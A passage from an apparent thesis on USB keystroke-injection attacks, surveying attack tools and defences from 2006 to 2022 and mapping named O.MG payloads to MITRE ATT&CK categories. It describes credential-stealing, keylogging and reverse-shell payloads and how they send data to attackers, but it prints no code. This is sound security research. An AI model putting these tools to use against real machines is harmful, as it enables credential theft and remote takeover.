Listing 2.1: Hello, World! in DuckyScript 1.0

2.4 Conclusion Background

This chapter introduced the USB standard and protocol and the vulnerabilities that come with it. It features a short history of USB and a physical and technical explanation of USB. It showed how the lack of USB authentication can be leveraged by malicious actors

to target users, stealthily and efficiently. To this end, it listed a variety of different possible USB attacks and introduced the keyboard injection attack. Lastly, a basic overview of the hardware in this thesis was given and the O.MG cable and its scripting language DuckyScript were introduced. Building on this background knowledge, the next chapters of this thesis elaborate on the history of HID injection attacks and eventually novel payloads and defence mechanisms.

Chapter 3

Related Work

3.1 Introduction

Since the release of USB in 1996 [1] black (malicious) and white (benevolent) hats (hackers) have equally pursued the development of increasingly sophisticated methods to attack and defend, respectively. This chapter will expand on their works chronologically and thereby illustrate the lengths both sides have gone to to fight for the upper hand in this co-evolution.
It has to be kept in mind that even the most sophisticated defence techniques have weaknesses, the biggest of which is the user itself. Social Engineering attacks are infamous, and can be infamously effective [30]. Unless it is physically impossible to attach a USB device to a host, there will always be a way to convince an unsuspecting target to plug it in for you.
Similarly, HID attacks can fail for the most mundane reasons. This form of attack is not very flexible, and an unexpected pop-up, a keystroke by the user at the wrong moment, or one small timing miscalculation could fatally influence the attack. This problem will be expanded upon in Section 5.1.
Nevertheless, the risk of a hack makes it worth it for both sides to put in the effort, as documented in the following subsections.

3.2 Attack

Nissim et al. (2017) [3] classifies 29 different USB-based attacks into 3 main categories and 2 subcategories. The distinction is based on hardware, divided into Electrical, Programmable Microcontrollers, and USB Peripherals. USB Peripherals are further categorized into maliciously reprogrammed and non-reprogrammed devices. These are examples of some attacks in those categories:

1. Electrical: The USB Killer is a device that can discharge high voltage power surges to damage the device it is plugged into. [11]

2. Programmable Microcontrollers: Rubber Ducky, USBdriveby, Turnipschool, URFUKED.
3. Peripherals:
    - Re Programmed Peripherals: smartphone-based HID attacks, iSeeYou attack
    - Non-Reprogrammed Peripherals: USBee attack, Stuxnet

The attacks in this thesis fall into the category of programmable microcontrollers. The following section will give an overview of the evolution of these programmable microcontrollers.

3.2.1 Attack History

One of the first documented attacks conducted via USB was done using a tool called Slurp [6] which was available as early as 2006 and could attack an iPod via a charging cable to search through its files looking for certain file extensions. Although the authors suggested that the implementation could be modified to extract the files, it only displays the number of matching files found, as its purpose is to raise awareness rather than to be used for malicious purposes.

In the same year [8] published a paper demonstrating another early version of the USB attack utilizing a functionality called U3, which was developed to allow users to carry portable applications on USB sticks. The USB stick in question would pose as two pieces of hardware; a CD-ROM device and a USB storage device. The attack can then be mounted by hacking the auto-run feature of CD-ROM. This meant code could be executed automatically on the target machine only via the USB stick.

In 2009 [5] described a data exfiltration process via USB that they called a Hardware Trojan Horse. This Trojan was built into a keyboard for disguise and used its “unintended” USB channels; the keyboard LED and audio channel function as a communication tool from the computer to the keyboard and could therefore be repurposed to exfiltrate data. This network endpoint data could then be searched for sensitive information and the findings be sent to the attacker. With their paper the researchers wanted to raise awareness for this kind of attack, they write “Physical access can now be potentially sufficient to compromise a network endpoint, without attempting access through the network.” [5, p. 7]. Expanding on their work with data exfiltration, Clark et al.[31] released a paper in 2011 demonstrating how peripheral hardware Trojans can be used to execute code on the USB host [31].

2010, Wang and Stavrou [10] were the first to describe attacks propagated via USB while launched from a smartphone or computer. They demonstrated propagation from phone to phone, phone to computer, and computer to phone.

At Defcon 2010 Adrian Crenshaw presented a USB dongle he called Programmable HID USB Keystroke Dongle (PHUKED) and later published the instructions on how to build

it on his website [32]. The penetration testing device was built using a Teensy microcontroller. It could be programmed to spoof a keyboard and emulate keystrokes on an unlocked computer.

The company Hak5 launched the first version of the USB Rubber Ducky in 2010 [14]. It is a commercially available, closed-source keystroke injection tool disguised as a normal USB flash drive. It runs on its own scripting language called DuckyScript, which has 3 versions already, the newest one supporting control flow constructs, repetitions, and functions. The Rubber Ducky has a USB A and a USB C end [33]. This commercialization made the USB attack widely accessible. BadUSB no longer tediously have to be made at home instead, they can be bought for 80 USD [33] on the internet.

Lau et al., 2013 [9] showed that USB attacks on iOS6 are possible. Within one minute of being plugged into the charger cable, the phone was compromised. The approach leverages USB to bypass Apple's security mechanism protecting their devices from arbitrary software installations. On top of the malware installation, the software can also be hidden from the user in the same way as Apple hides its own built-in applications. The hardware the authors designed for this study is called Mactans and uses a BeagleBoard. With iOS 7 Apple already implemented the protective measures proposed by this paper and thereby patched this particular attack vector.

While all of these developments were impressive and pushed the field forward, it is not known when exactly government actors joined the field of research around USB attacks. However, in 2013 a story in the German newspaper Der Spiegel revealed that the US government had been conducting significant research in this area [34]. Developed by the NSA, one of the first USB-based man-in-the-middle attack tools, Cottonmouth I could be built into keyboards or accessory cables. It is part of a large collection of tools developed for the NSA called the ANT-Catalogue [35]. In the device catalogue, Cottonmouth is advertised as "hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs". This very early attack tool was only available in batches of 50 for a total price of 1'015'000$ (20'000$ / piece).

The NSA playset project is an open-source project that aims to replicate the technologies revealed in the ANT-Catalogue [36]. Michael Ossman replicated Cottonmouth I as a part of this project with a device called Turnipschool, making the technology available to the public. A full instruction on how to build it can be found on the GitHub page of the NSA-Playset Project [36].

USBdriveby was developed by Samy Kamkar in 2014 [37]. It is a device that can simulate keyboard and mouse input in order to install a backdoor and override DNS settings to control the flow of network traffic within seconds of being plugged in on a Windows machine. The device is built on a Teensy microcontroller and can be worn as a necklace.

In August of 2014 Karsten Nohl, Sasch Krissler, and Jakob Lell presented their research on USB attacks at the BlackHat Convention [17]. They had reverse-engineered and patched USB firmware in such a way that they created a useable, programmable, well-disguised USB attack tool from a normal USB flash drive. They called it Bad USB. It could emulate Keyboard input and even spoof an Ethernet connection, allowing a connected device to intercept all internet traffic from the attacked computer. Furthermore, the device can

be used to mount a boot-sector virus, prompting a computer to boot an OS from the stick, or if necessary, emulate the keystrokes to initiate the boot from the USB stick. This presentation reached a big audience and caused a stir, inspiring many subsequent papers.

Han et al. [38] developed a penetration testing framework called IRON-HID in 2016. It attaches to the existing USB devices turning them into Bad USBs. The hardware attachment can be built either with Arduino or Teensy. On top of that, they constructed a framework to use the hardware for various penetration testing scenarios like brute force keyboard injections to guess PIN codes of smartphones or to test whether CD-ROM programs are automatically executed. Also part of the framework are a test agent program, and a commander program, giving the penetration tester ways to reliably execute and monitor their tests.

Video Jacking is an attack demonstrated by Brain Kebs [39] at Defcon 2016. He built a demonstration to raise awareness for USB-based attacks by putting up a booth that would "charge" your phone. Once the phone was connected, however, the video feed from the camera was shown on a monitor without any additional action by the user.

Inspired by PHUKED, [40] released an improved version of the USB Dongle at Defcon 2018, called URFUKED based on Arduino that can additionally mount an HID attack by triggering it remotely.

Another proof of concept was published by [18] in 2019. In their paper, they documented how they implemented a keystroke logger and BadUSB in the keyboard of one of their colleagues using an Arduino microcontroller. They recorded the target's keystrokes on a built-in SD card that they then retrieved. The data was analyzed for sensitive data such as login information. In the next step they used their findings to contrive a custom script to exploit the Virtual Network Computing (VNC) service the target was using to gain remote control over the target machine.

2019 saw the development of a novel attack called Malboard [22]; Previously, detection of a keyboard attack was could simply be done by identifying the keystroke dynamics as artificial (as discussed in section 3.3). Malboard, however, generates keystrokes that pass as the attacked user's and thereby bypass this detection mechanism. In order to achieve this, the user's keystrokes are observed, analyzed, and emulated. To this end, a normal keyboard is modified with malicious components (a Teensy among others). Two types of attacks can be executed with Malboard:

1. A statistical profile of the user's typing habits is synthesized on a remote C2 server. The remote server then sends the malicious payload via Wifi or a cellular connection. This is called Remote Server Injection (RSI).

2. Alternatively, Malboard can be used with Physical Access Injection (PAI) where the profile is made locally using the malicious microcontroller built into the modified keyboard. Once the attacker has gained physical access to the Malboard they can activate it with a specific key combination which will trigger the mechanism that relays the typed keystrokes to the host in a pattern consistent with the actual user's profile.

Malboard was able to evade existing detection mechanisms in 83% - 100% of cases. It was able to fool DuckHunt every time while evading detection by Typing DNA and KeyTrac, two private keystroke authentication programs, in 83-93% of cases.
The researchers also proposed ways to defend against their attack, which will be discussed further in Section 3.3.
This attack technique is a game changer because it can evade the first level of defences that focus on typing patterns and speed, which is the most intuitive way of blocking an HID injection attack. While that means that it might trick many systems that are put in place by a target, it also eliminates one of HID attack's largest advantages: speed. Typing at a normal speed gives the user time to notice and interrupt the attack.

Efendy et al. 2019 [13] showed that a fork bomb attack on Windows 8 can be carried out via USB. Fork Bomb is a Denial of Service (DoS) attack that creates new processes repeatedly thereby depleting system resources. The computer will run out of memory, causing errors. Ultimately it will exhaust the resources of the OS, overtaxing the kernel and causing a crash.

The O.MG cable is a handmade cable that poses as a normal USB cable with data transfer and charging capabilities [24]. However, inside it, there is an implant that can mount sophisticated HID spoofing attacks. It was first released in 2019 with prototypes available at Defcon [15] and is now commercially available on the Hak5 Website. It supports keystroke injection via DuckyScript, mouse injection, has 8-200 payload slots (depending on the version), a deployment speed of 120 - 890 keys/sec, a self-destruct feature, supports geo fencing, 192 different keyboard layouts, and wifi triggers. It is available in USB A or C, mini USB, and lightning ends. Before it is operational it has to be flashed with the latest firmware using the programmer.
This attack vector is especially vicious because of the inconspicuousness of USB cables.

In 2020 Dr. Kumar described a type of attack possible via USB called 'Juice Jacking' [12]. It is a type of attack that specifically involves a malicious charging port (possibly in public) that initiates an attack when a device is connected, either installing malware or copying sensitive data from the device. He explains that this is possible because the data transfer mode on phones is enabled by default.

In the same year, Muslim et al. [41], implemented a demonstration of how a USB attack can be leveraged to steal passwords stored in the browser of a Windows 10 PC using the Arduino Pro Micro Leonardo. They proved that it is possible to use keyboard injection to download scripts from GitHub to extract stored passwords from Chrome and Firefox and then send them to the email address of the attacker.

Lawal et al. [16] 2022 were the first ones to publish a paper in which they used an O.MG cable to execute USB attacks. In their work, they showed that it is possible to carry out an attack through which a document is edited in such a way that it is impossible to tell whether the modifications were made by the cable or the user of the machine. The device seems to be "capable of perfectly modifying records and files without the forensic tools being able to differentiate between files modified by the user and files modified by the O.MG Cable". Although it is possible to find hints of the presence of an O.MG cable, it cannot be determined which actions were carried out by the cable as opposed to the

user. The authors stress, that this can be misused to place incriminating information or otherwise alter the state of information on a PC while framing the user of the machine.

3.2.2 Conclusion of Attack History

Attacks using USB have developed remarkably; it started with exploiting autorun features of CDs [8] and accessing iPods [6], went on to be carried by the open source community [36] in the 2010s that built BadUSB at home [37] and drew attention to HID spoofing attacks at conventions and in talks [17] and eventually culminated in the development of intricate systems like Malboard [22], that featured microcontrollers, machine learning, and keystroke fingerprinting and advanced commercial technologies like the O.MG cable [24]. These efforts did not go unnoticed; the next section describes the responses to these developments prompted by those working to protect against such threats. The evolution of attacks is summarize in table 3.2.2

Name	Author / Inventor	Year	Characteristics	Hardware	Software
pod slurping	Sharp Tools [6]	2006	iOS slurping via Lightning Cable		×
-	Al-Zarouni [8]	2006	stick / CD-ROM		×
Hardware Trojan	Clark [5]	2009 and 2011	built-in keyboard and audio	×	×
-	Wand and Stavrou [10]	2010	attack propagated by USB		×
PHUKED	IronGeek (Adrian Crenshaw) [32]	2010	stick / 'dongle'	×	×
USB Rubber Ducky	Hak5 [14]	2010	Stick	×	×
Mactans	Lau et al. [9]	2013	IOS6 attack	×	×
Cottonmouth	NSA [34]	2013	cable / built-in	×	×
Turnipschool	NSA-playset [36]	2015	cable / built-in	×	×
USB Driveby	Samy Kamkar [37]	2014	USB 'stick'	×	×
Bad USB	Nohl et al.[17]	2014	programmable HID spoofing USB Stick	×	×
IRON-HID	Han et al [38]	2016	DIY Framework	×	×
-	Brian Kebs[39]	2016	Video Jacking		×
URFUKED	Monta Elkins [40]	2018	USB stick	×	×
-	Bojovic [18]	2019	built-into keyboard	×	×
Malboard	Fahri et al. [22]	2019	keystroke profiling	×	×
-	Efendy[13]	2019	Fork Bomb Attack		×
O.MG Cable	MG and Hak5 [24] [15]	2019	USB Cable	×	×
-	Kumar [12]	2020	Juice Jacking	×	×
-	Muslim [41]	2020	stealing passwords		×
-	lawal [16]	2022	O.MG cable attack		×

Table 3.1: Overview of the History of Attacks

3.3 Defence

The previous section outlined the evolution of attack tools, this sub-chapter will contrast that with the evolution of counter measurements and techniques.

3.3.1 Defence History

Keystroke dynamics describe a biometric that is unique to each person. It is made up of the way they type on a keyboard, similar to how each person has unique handwriting. Leveraging this characteristic, [42] developed an approach in 2012 to detect anomalies in HID input in order to thwart USB HID injection attacks. It relies on studying a user's behaviour such as holding time and typing speed. This approach is very versatile and can be used independently of hardware, platform, and operating system.

One of the first published defence systems was USBGuard [43] released in 2014. It is a Linux-based Daemon that implements black- and whitelisting of USB devices based on user-defined rules. To this end, it supports its own specific rule syntax [44]. The devices are identified through their name, serial number, port, and interface type. These values are then stored in a hash. The custom rules furthermore support time-based attributes and random values. This system is only available on Linux and has been accused of being unsafe by [22] since the device identification metrics can be spoofed with a Teensy.

GoodUSB [45] is a program that relies on user input to defend against malicious USB. It features a graphical interface that prompts users to select the device class they expect and then compares that expectation with the information given by the newly connected device. If the user's expectation does not match the device, access to the computer is denied. Additionally, the program doesn't support reenumeration. In theory, a BadUSB will register as a USB storage stick and GoodUSB will only allow actions compliant with the behavior of that device type. Any HID spoofing will be blocked. [3] criticizes that GoodUSB assumes all devices are uncompromised when first contact is made. It is therefore not guaranteed to work with already infected devices (for example Teensy built into a keyboard). [46] criticizes this approach as missing a reliable solution for uniquely identifying registered USB devices. In cases of the devices using a base class code, spoofing would still be possible, the same is true for devices using vendor-specific interfaces (mostly cellphones).

The Idea of Cinch [47], a defence mechanism developed in 2016, is to treat peripheral devices, like USB devices on a kernel level as though they were untrustworthy network endpoints. To this end it builds an extra layer between the device and the computer, channelling traffic through a "choke point" where the actual defence then takes place. These defences called "policies" in the context of Cinch, include static rules (pattern matching) or checking specifications of expected devices against actual traffic. These modifications do not require changes to the computer hardware, nor do they impose an unreasonable overhead on the system. [22] describes Cinch as "Middleware that behaves as a separation layer between the host computer and the USB device." However, they

critique: ”USB attacks can be mutated and randomized to avoid detection by those kinds of mechanisms.” [22, p. 7].

SandUSB (2016) consists of a physical middleware and user interface to control and monitor USB devices connected to a host [48]. Furthermore, it features automatic defensive measures, five of which come out of the box: blacklisting, keyboard dynamic analysis, file and settings modification detection, input pattern matching, and USB packet analysis. Further semi-automatic measures can be configured through the UI. During enumeration, USB device information such as PID, VID, and device class are presented to the user. A user can spot a spoofing device by comparing these values with their expectations and blacklist the device immediately if they wish. Additionally, the keyboard dynamics analysis detects malicious input by unusual speed and typing patterns. Should a USB device try to access sensitive settings and files, SandUSB can block the access to prevent attacks. Lastly, the authors claim to detect malicious payloads, although they do not specify how.

USG [49] is a hardware USB firewall designed in New Zealand. It is designed to prevent supply-chain attacks and has open-source firmware that can even be custom-written. It limits the speed of packets to 12Mbps, protecting against high-speed injection attacks. Furthermore, it supports whitelisting “known-safe commands” and thereby simplifies the USB interface. Additionally, it prevents run-time class changes (re-enumeration) of USB devices. Finally, it implements an “HID bot detection” that detects insufficiently random inputs and blocks HID input from that USB for 4 seconds while flashing a warning light.

Risk management is of special concern in areas with high stakes, such as Industrial Control Systems (ICS). To mitigate the risks of a USB attack on ICS [50] has developed a trust management scheme called TMSUI, which was published in 2016. It manages access rights for USB devices; administrators can grant access to individual devices (whitelisting) and set rules for what they are or are not allowed to do. USB devices are identified through their Vendor ID (VID) and serial number (SN). The only hardware modification that is necessary for this scheme is a Trusted Platform Module (TPM) chip which is often already present in modern devices for singing the admin keys during the whitelisting process.
Both VID and SSN can be modified with an O.MG device which makes a spoofing attack possible.

Building on packet-level control USBFilter [51] is a program for USB designed to prevent unauthorized devices from successfully connecting to the host. In addition, USBFilter can also restrict access to individual applications (e.g. only Video Conference apps can access a webcam). The firewall checks a user-defined rule database and executes the action defined for the first match for the packet. Interceptions are done in the kernel thereby controlling access to both physical and virtual devices. USB packets are tracked to their original USB application by passing the PID along down the software stack, however, this is only possible for non-HID devices. [3] criticizes this solution for being deterministic and only detecting known attacks.

2017 saw the release of Curtain [52]. Its authors created a process to detect USB attacks which is made up of three methods:

- User’s choice: The program will prompt the user when a new USB device is connected to provide the expected device type. If that does not match the specification

given by the device itself, a warning is issued. If the user is suspicious they can use Curtain to disallow access and ban the USB device.

- Isolation Forest algorithm: The algorithm is used to detect abnormalities in file access by analyzing the I/O request packet (IRP) flow from the USB device.
- Static rules: depending on the type of USB device a newly connected entity claims to be, certain operations can be expected. Any device that does not conform to these rules will be brought to the user's attention.

The authors argue that a combination of these methods will make a system well-equipped for protecting any USB workload. The disadvantage is that the functionality of Curtain is dependent on the user, which leaves room for social engineering workarounds.

FirmUSB is a framework developed in 2017 that analyses firmware images of USB devices as a tool to detect malicious USB devices [53]. It constructs a model of a connected device using the information generated in the enumeration process. This model is compared to the actual behaviour of the device. For example, a HID device would not be expected to have the large storage capacity of a BadUSB looking to exfiltrate data. Discrepancies such as these indicate malicious intent.

USBWall, also released in 2017 creates a sandbox for USB device enumeration [54]. It intercepts the connection on a middleware built on a BeagleBoneBlack, where the connection is analyzed and rejected if it is malicious. It is also built on USBproxy by Dominic Spill [55], which relays USB traffic from the device to the host. In this manner, USBWall sandboxes the connection until the user requests functionality from the USB device through the USBWall UI where they can check whether the characteristics of the USB as presented to the computer match their expectations of the device they plugged in. They can then choose whether to establish the connection to the USB device.

A framework developed by [56] in 2018 implements a USB data sniffer, that looks at the USB packets upon USB enumeration. Certain rules can be set by an administrator to block or allow certain types of devices, such rules can be manufacturer or product ID, a threshold for packet speed, or interface descriptors like mice, printers, keyboards, mass storage devices, etc. If a USB packet matches one of the rules, the communication is reset. This solution is OS and hardware-independent.

Mohammadmoradi [46] pursued the idea of fingerprinting and whitelisting USB devices in 2018. In order to be able to identify every USB device individually and reliably, 24 features are evaluated, including DeviceType, VendorID, ProductID, USBClass, and DriverFileName. With this approach, a unique fingerprint is created. They found that they were able to identify each USB device they tested with an accuracy of 98.5% and could also detect changes in usage and block services that were requested upon reenumeration. This makes spoofing much harder. To successfully circumvent this measure, the firmware of a whitelisted device would have to be patched. All devices that are not on the whitelist are assumed to be suspicious.

[57] developed a mechanism that depends on packet speed analysis for detecting rapid keystroke injection attacks. They define a rapid (keypress) event sequence (RES) as a sequence of s consecutive keypresses with less than “t” seconds between them. An alarm is raised if keyboard input above a certain (implementation-specific) threshold for RES is detected. The authors argue, that more sophisticated attacks could mimic human typing, however, this would eliminate the biggest appeal of an HID injection attack: its high speed. If an authentic typing pattern is mimicked, the user has time to notice and stop the attack.

In 2019 [58] developed a system called USB-Watch. It includes a hardware device that is placed between the USB device and the host. It intercepts the USB communication, collects the data, and feeds it into machine learning algorithms to classify them. It promises to distinguish between genuine and faked human keystroke characteristics based on four metrics; time between two keystrokes (Key Transition Time, KTT), how long a key is held (Duration Held, DH), and their respective normalized values. In this way, the system claims to be able to detect keystroke injection that mimics human behaviour by adding 100ms delays or random delays between 100ms and 150ms to the input with an ROC of 0.89. This implementation is OS-independent.

The authors of Malboard [22], which is already introduced in Section 3.2.1, also proposed countermeasures to their invention in the form of three detection modules based on side-channel resources.

1. Comparing the keyboard’s power consumption with the expected one.
2. Checking the delay between a keystroke signal to the host and the sound of the keystroke as recorded by the computer’s microphone. A concealed Teensy causes additional processing time which extends the delay.
3. By Typo Inspection: A program randomly injects typos while the user is typing. By tracking whether and with what timing the error is corrected, an injection attack can be detected.

RSI attacks would fail at this exercise because they do not produce any sound and can’t correct random typos while PAI attacks would reveal themselves by the delay caused by the Teensy. In contrast to existing detection algorithms, which Malboard was able to evade in 83% - 100% of cases, these side channel methods have a 100% detection rate for Malboard with no misses and no false positives.

Another detection method using side channels was proposed by [59] in 2019. They found that it is possible to distinguish between normal USB devices and Rubber Duckies by using the unintentional radiated emissions (URE) produced by the electronic components of the USB devices.

USBSafe utilizes machine learning to detect suspicious USB communication [60]. They train different machine learning algorithms on 14 months of unsuspicious, normal USB traffic data generated by devices such as keyboards, mice, headsets, mass storage devices, and cameras. They were able to narrow the considered classification features down to

three categories; content-based, timing-based, and type-based. They achieved their highest accuracy and precision rates, with a true positive (TP) rate of 95.7% and 0.21% false positive (FP) rate. BadUSB attacks were detected as novel observations, their communication data did not match the training data. USBSafe has to be retrained every 16 days for 82 seconds to maintain a detection rate of 93%.

In 2019 [18] mentions the possibility of detecting an HID injection attack on a Smartphone by the (missing) vibrations of the keyboard. This possibility is further supported by [61] who prove that it is possible to guess typing on a phone through motion sensors. So not only could the defence technique check for authentic keyboard vibrations but a further step could be to check the plausibility of the typing vibrations by the model made by [61].

Also in 2019, the authors of [62] propose a system called HIDTracker that detects anomalies in HID logs to fight HID injection attacks. When a USB device is connected to a host, a HID event graph is constructed which is then tested against the actual interactions with the device. The process events and the objects within such an event graph are analyzed using the guilt-by-association method (GAD) and machine learning models such as random forests. In this way, USB spoofing should be detected as an anomaly to usual USB behaviour. The system has a 90% precision rate and a 2.33% false positive rate.

MG, the creator of the O.MG Cable also published a device in 2020 called the Malicious Cable Detector [63], which can detect malicious cables through side-channel power analysis. A suspicious cable is indicated with a blinking light. Additionally, the device doubles as a USB condom, blocking data and allowing only the charging functionality of the cables.

NetHunter [64] is a system published in 2021 that utilizes a deep learning artificial neural network (NN) to analyze multiple processes connected to USB device enumeration and deployment. It considers basic device identification parameters such as serial number, VID, and PID. Additionally, utilizes HID pattern identification by learning about existing RubberDucky attacks. Furthermore, it tries to predict behavioural patterns and compares its predictions to the actual input. Lastly, several fuzzy parameters are collected such as the program processing call rate parameter. These data points are then used to detect anomalies by the NN.

The Ducky-Detector [65] published in 2021 aims to identify USB rubber duckies by using heuristic checks. It springs into action when it detects two or more keyboards. If the user wishes to, it will disconnect the new keyboard. Otherwise, Ducky Detector will continue the enumeration of the device and check the provided keyboard state and type. If they differ from any observed metrics (i.e. a mismatch between the actual number of function keys and the expected number-based enumeration information) an alert is raised. Finally, it observes the input from the keyboards and issues an alert if their approximate keypress speed is above a certain threshold per minute. The study claims no false positives and an accuracy of 100%.

The authors of [66] chose a different approach for BadUSB detection. They used digital forensic tools to analyze memory artefacts generated by USB Rubber Duckies and Bash Bunny. They built a system based on two open-source volatility plugins (usbhunt and dhcphunt) that extract the artefacts generated by plugging either of these devices into

a Windows 10 machine. Some indicators of compromise (IOC) remain in memory for at least 24 hours. In addition to that, it was found that the payload scripts executed on the target machine were recoverable from memory as well.

An overview of the history of defence is shown in Table 3.3.1.

3.3.2 Conclusion Defence History

Counteracting the innovations on the attack side are a multitude of projects and approaches that leverage all kinds of tools and ideas to detect, prevent, and interrupt a HID spoofing attack. Many rely on detecting anomalies in input, using machine learning and statistical models to distinguish between real and human input, multiple use filtering and static rules to allow or disallow actions, some rely on user input, warning the user from suspicious devices or asking them to confirm their actions. White or blacklists are common, using various ways to fingerprint devices, others use side channels like radio emissions, sounds, vibrations, error injections etc. to find BadUSB. Finally, after an attack, memory forensics can be employed to find out the extent of an attack. These methods cover many bases and offer a multitude of solutions for all kinds of situations where a user might need protection against HID spoofing attacks.

3.4 Conclusion Related Work

This chapter introduced the history of HID spoofing and keyboard injection attacks and recounted their development as tools of government, open source enthusiasts and White Hats who raise awareness within their communities and beyond for the capabilities and dangers of these tools. It introduced the diverse and numerous ways in which these attacks can be prevented, thwarted, and investigated.
In the next chapter, this thesis will add to that history, developing new attack scripts and a defence system that incorporates an approach, not yet seen in any of these examples.

Name	Author / Inventor	Year	Characteristics	Hardware	Software
-	Zhuang [61]	2009	Keyboard Vibrations		×
USBGuard	USBGuard Project [43]	2014	Black- and Whitelisting		×
GoodUSB	Tian [45]	2015	register with user input		×
Cinch	Angel [47]	2016	kernel level Middleware		×
USBFilter	Tian [51]	2016	Packet Level Filtering		×
TMSUI	Yang [50]	2016	Whitelisting Tool		×
USG	Robertfisk [49]	2016	Hardware Firewall	×	×
SandUSB [48]	Loe	2016	Hardware Sandbox	×	×
USBWAll	Kang [54]	2017	USB Sandbox	×	×
Curtain	Fu [52]	2017	analyze IRP, User Participation		×
FirmUSB	Hernandez [53]	2017	Firmware Images vs Expectations		×
-	Erdin [56]	2018	USB Data Sniffer with Static Rules	×	×
-	Mohammadmoradi [46]	2018	USB Whitelisting		×
-	Neuner [57]	2018	Speed Limit for Packets		×
USB-Watch	Denny [58]	2019	Hardware USB intercept and ML keystroke detection	×	×
-	Ibrahim [59]	2019	URE Fingerprinting	×	×
HIDTracker	Huang [62]	2019	HID Event Tree and ML Anomaly Detection		×
Malboard	Fahri et al. [22]	2019	3 Side Channels	×	×
-	Barbhuiya [42]	2012	Keystroke Anomalies		×
USBSafe	Kharraz [60]	2019	ML trained on USB traffic		×
Malicious Cable Detector	MG and Hak5 [63]	2020	Hardware Side Channel Detection	×	×
NetHunter	Tyutyunnik [64]	2021	Neural Network Rubber Ducky detection		×
Ducky-Detector	Arora [65]	2021	Heuristic Checks		×
Duck Hunt	Thomas [66]	2021	Memory Forensics with Artifacts		×

Table 3.2: Overview of the History of Defense

Chapter 4

Methodology and Architecture

4.1 Introduction

This chapter describes the methodologies for the developed payloads and the defence against them. It will start with the attacker's point of view, examine existing attacks in the context of the MITRE ATT&CK framework, introduce new attacks, and then move on to the defence system.

4.2 The MITRE ATT&CK Framework

ATT&CK [67] is an openly accessible knowledge base of adversary tactics and techniques developed by the security advisor firm MITRE [68]. It can be used for threat modelling and as a general overview of different types of cyber-attacks. It features 14 attack categories subdivided into 8-43 techniques. One example is the category Reconnaissance which is subdivided into Active Scanning, Gather Victim Host Information, Gather Victim Identity Information, Gather Victim Network Information, Gather Victim Org Information, Phishing for Information, Search Closed Sources, Search Open Technical Databases, Search Open Websites/Domains and Search Victim Owned Websites.

4.2.1 Evaluation of Existing Attack Scripts

This thesis explores several of these categories and techniques and assesses whether a script for each category is available in the official O.MG Payloads GitHub repository [69]. It is important to note that the most basic attack that can be executed via Keyboard Injection is also the most versatile and one of the most dangerous ones. It is a simple script that downloads any malware, which as a result, could execute any software-based attack. This analysis will therefore focus on implementations solely based on keyboard injection and will not feature payloads that include downloading additional malware. The thesis will not examine all 14 categories and instead highlight the most relevant ones.

Reconnaissance

Reconnaissance involves actively or passively gathering information. The gathered information can be used to inform the preparations for a bigger attack or to further additional reconnaissance efforts. This category includes scanning network traffic and gathering host information such as name, Internet Protocol (IP) address, operating system, hardware information, credentials, email, or information about a network. Phishing also belongs into this category, as does the purchase of information about the system from legal or illegal data brokers or gathering publicly available information, for example from the Internet [67].

This is a field in which keyboard injection can cause considerable damage. There exist many exfiltration scripts, that download sensitive files, exfiltrate passwords, gather network and device information, or social engineer the user to enter sensitive data on malicious sites. For example, `Harvester_OF_SORROW` [70] exfiltrates login information from Firefox on Windows 10. Other examples for password extraction are `SudoSnatch` [70] which exfiltrates sudo passwords, and `WLAN-Windows-Passwords` [70] which steals WLAN passwords and sends them to the attacker via a Discord webhook. `OMGLogger` [70] which leverages the logging capabilities of the O.MG cable and sends the keystrokes live to the attacker's server.
The collection on GitHub contains a folder dedicated to exfiltration scripts, that can find data on a network, a printer, a target's Spotify, PowerShell history, log files, MySQL history, Firefox browser cookies, photos, or send periodic screenshots.
Similarly, there is a folder with scripts on phishing [70], however, it is less extensive. The three payloads build on the idea of faking a pop-up, where the user is prompted to (re)submit login data. Each of the existing phishing scripts has software prerequisites and is written for Linux.

Resource Development

Resource Development is what a malicious actor does when they want to establish resources that can help them mount an attack, such as getting access to specific email addresses, system accounts, or target systems. It also includes setting up servers or bots that could be used for an attack or creating and cultivating accounts to build a persona [67]. Resource Development is an important part of injection attacks in conjunction with data exfiltration. This is apparent in payloads like `ExfiltrateLinuxLogFiles` [70], `WLAN-Windows-Passwords` [70], `-OMG-Credz-Plz` [70], or `OMG-AwarenessTraining` [70] which send the exfiltrated data to a private server, Discord webhook, or Dropbox. Any data transmission from the O.MG cable to the attacker will require communication resources and, therefore, some degree of resource development.

Initial Access

Initial Access is about an adversary trying to get access to a target network[67]. Some examples of how this can be done with keyboard injection are `revshell_windows` and

`win_winrm-backdoor` [70]; payloads that establish remote control over a targeted computer. Through that access point, the network can be infiltrated. Similarly, passwords for networks can be exfiltrated from a target computer using `WLAN-Windows-Passwords` [70]. Knowing the passwords makes gaining initial access a lot easier.

Execution

Execution includes all techniques used to run malicious code on a target's computer or server, whether through shells, coding environments, hotkeys, native APIs, or by relying on the user to trigger code execution, such as clicking on a link or file [67]. Running malicious code is at the core of Keyboard Injection attacks. It is their alpha and omega and can be found in every script of the collection.

Persistence

Persistence stresses the longevity and robustness of an attack over time. To this end, accounts and access rights can be manipulated, SAM keys stolen or modified, new devices registered for two-factor authentication, system processes created or modified (i.e. modifying PowerShell profile scripts), and much more. This can be achieved by using external remote services, or manipulating pre-OS boot mechanisms [67].
An example of this kind of technique is the remote access that can be gained by scripts like `revshell_macOS` [70] or remote control access establishment as demonstrated by [18]. This category also includes attack scheduling, which can easily be achieved by DuckyScript, using the `DELAY` command, the remote trigger, or the Geofencing feature [24].

Privilege Escalation

Privilege Escalation includes techniques used to gain higher-level permissions in a network or system by bypassing account controls, abusing elevation control mechanisms, accessing or stealing tokens, account manipulation, or breaking out of containers to gain access to a host [67].
Account manipulation can easily be achieved with the correct recon. Especially if the login credentials of an administrator can be logged (for example with `OMGLogger` [70]) or are stored somewhere in the system, where they can be exfiltrated using payloads such as `SudoSnatch` [70] or `Everything-Password-Stealer` [70].

Credential Access

Credential Access involves adversaries attempting to steal usernames and passwords, a technique commonly implemented by existing GitHub scripts as discussed in previous sections. Examples are `SudoSnatch` [70], `Everything-Password-Stealer` [70], or this paper using a BadUSB: [41].

Collection

After a target has been infiltrated, the data collection process can start. It consists of techniques like Man-in-the-Middle (MITM), compressing data, browser session hijacking, audio and or image capture, clipboard data exfiltration, email collection, keylogging, etc. [67].
